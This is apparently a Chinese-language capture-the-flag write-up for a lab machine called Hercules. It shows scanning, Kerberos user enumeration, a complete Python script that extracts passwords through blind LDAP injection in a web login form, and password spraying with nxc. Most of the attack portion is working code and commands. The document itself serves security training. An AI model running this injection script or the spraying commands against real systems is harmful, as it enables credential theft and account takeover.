

Information Gathering

使用rustscan进行信息收集,将发现的域名添加到hosts文件
sudo rustscan -a 10.10.11.91 -r 1-65535 -- -A -sV -Pn -oN result.txt --max-retries=0

编辑一下krb5.conf文件

再生成带有字母的字典
awk '/^[[:space:]]*$/ {next} {
    gsub(/^[ \t]+|[ \t]+$/,"");
    for(i=97;i<=122;i++)
        printf "%s.%c\n", $0, i
}' \
/usr/share/seclists/Usernames/Names/names.txt | \
sudo tee /usr/share/seclists/Usernames/Names/names.withletters.txt > /dev/null && \
echo "Created: /usr/share/seclists/Usernames/Names/names.withletters.txt"

fuzz一下有哪些域用户
./kerbrute userenum --dc 10.10.11.91 -d hercules.htb ./names.withletters.txt -t 100

将这些用户名都做成字典

访问443端口,发现是一个web服务
对其进行目录扫描,发现一个login登录页面
dirsearch -u https://hercules.htb/


我们之前获得了一些用户名,使用如下脚本进行ladp注入测试,得到密码change*th1s_p@ssw()rd!!
#!/usr/bin/env python3
import requests
import string
import urllib3
import re
import time

# Disable SSL warnings
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

# Configuration
BASE = "https://hercules.htb"
LOGIN_PATH = "/Login"
LOGIN_PAGE = "/login"
TARGET_URL = BASE + LOGIN_PATH
VERIFY_TLS = False

# Success indicator (valid user, wrong password)
SUCCESS_INDICATOR = "Login attempt failed"

# Token regex
TOKEN_RE = re.compile(r'name="__RequestVerificationToken"\s+type="hidden"\s+value="([^"]+)"', re.IGNORECASE)

# All enumerated users (replaced as requested)
KNOWN_USERS = ["adriana.i","angelo.o","ashley.b","bob.w","camilla.b","clarissa.c","elijah.m","fiona.c","harris.d","heather.s","jacob.b","jennifer.a","jessica.e","joel.c","johanna.f","johnathan.j","ken.w","mark.s","mikayla.a","natalie.a","nate.h","patrick.s","ramona.l","ray.n","rene.s","shae.j","stephanie.w","stephen.m","tanya.r","tish.c","vincent.g","will.s","zeke.s","auditor"]

def get_token_and_cookie(session):
    response = session.get(BASE + LOGIN_PAGE, verify=VERIFY_TLS)
    token = None
    match = TOKEN_RE.search(response.text)
    if match:
        token = match.group(1)
    return token

def test_ldap_injection(username, description_prefix=""):
    session = requests.Session()
    # Get fresh token
    token = get_token_and_cookie(session)
    if not token:
        return False

    # Build LDAP injection payload
    if description_prefix:
        # Escape special characters
        escaped_desc = description_prefix
        if '*' in escaped_desc:
            escaped_desc = escaped_desc.replace('*', '\\2a')
        if '(' in escaped_desc:
            escaped_desc = escaped_desc.replace('(', '\\28')
        if ')' in escaped_desc:
            escaped_desc = escaped_desc.replace(')', '\\29')
        payload = f"{

        username}*)(description={

        escaped_desc}*"
    else:
        # Check if user has description field
        payload = f"{

        username}*)(description=*"

    # Double URL encode
    encoded_payload = ''.join(f'%{

        byte:02X}' for byte in payload.encode('utf-8'))

    data = {


        "Username": encoded_payload,
        "Password": "test",
        "RememberMe": "false",
        "__RequestVerificationToken": token
    }

    try:
        response = session.post(TARGET_URL, data=data, verify=VERIFY_TLS, timeout=5)
        return SUCCESS_INDICATOR in response.text
    except Exception as e:
        return False

def enumerate_description(username):
    # Character set - most common password chars first for optimization
    charset = (
        string.ascii_lowercase +
        string.digits +
        string.ascii_uppercase +
        "!@#$_*-." + # Common special chars
        "%^&()=+[]{}|;:',<>?/`~\" \\" # Less common
    )

    print(f"\n[*] Checking user: {

        username}")

    # First check if user has description
    if not test_ldap_injection(username):
        print(f"[-] User {

        username} has no description field")
        return None

    print(f"[+] User {

        username} has a description field, enumerating...")
    description = ""
    max_length = 50
    no_char_count = 0

    for position in range(max_length):
        found = False
        for char in charset:
            test_desc = description + char
            if test_ldap_injection(username, test_desc):
                description += char
                print(f" Position {

        position}: '{

        char}' -> Current: {

        description}")
                found = True
                no_char_count = 0
                break
            # Small delay to avoid rate limiting
            time.sleep(0.01)

        if not found:
            no_char_count += 1
            if no_char_count >= 2: # Stop after 2 positions with no chars
                break

    if description:
        print(f"[+] Complete: {

        username} => {

        description}")
        return description
    return None

def main():
    print("="*60)
    print("Hercules LDAP Description/Password Enumeration")
    print(f"Testing {

        len(KNOWN_USERS)} users")
    print("="*60)

    found_passwords = {

      }

    # Priority users to test first
    priority_users = ["web_admin", "auditor", "Administrator", "natalie.a", "ken.w"]
    other_users = [u for u in KNOWN_USERS if u not in priority_users]

    # Test priority users first
    for user in priority_users + other_users:
        password = enumerate_description(user)
        if password:
            found_passwords[user] = password
            # Save results immediately
            with open("hercules_passwords.txt", "a") as f:
                f.write(f"{

        user}:{

        password}\n")
            print(f"\n[+] FOUND: {

        user}:{

        password}\n")

    print("\n" + "="*60)
    print("ENUMERATION COMPLETE")
    print("="*60)

    if found_passwords:
        print(f"\nFound {

        len(found_passwords)} passwords:")
        for user, pwd in found_passwords.items():
            print(f" {

        user}: {

        pwd}")
    else:
        print("\nNo passwords found")

if __name__ == "__main__":
    main()

然后对刚刚的用户名字典密码喷洒,发现ken.w用户可以成功登录
ntpdate 10.10.11.91
nxc ldap 10.10.11.91 -u users.txt -p 'change*th1s_p@ssw()rd!!' --continue-on-success -k
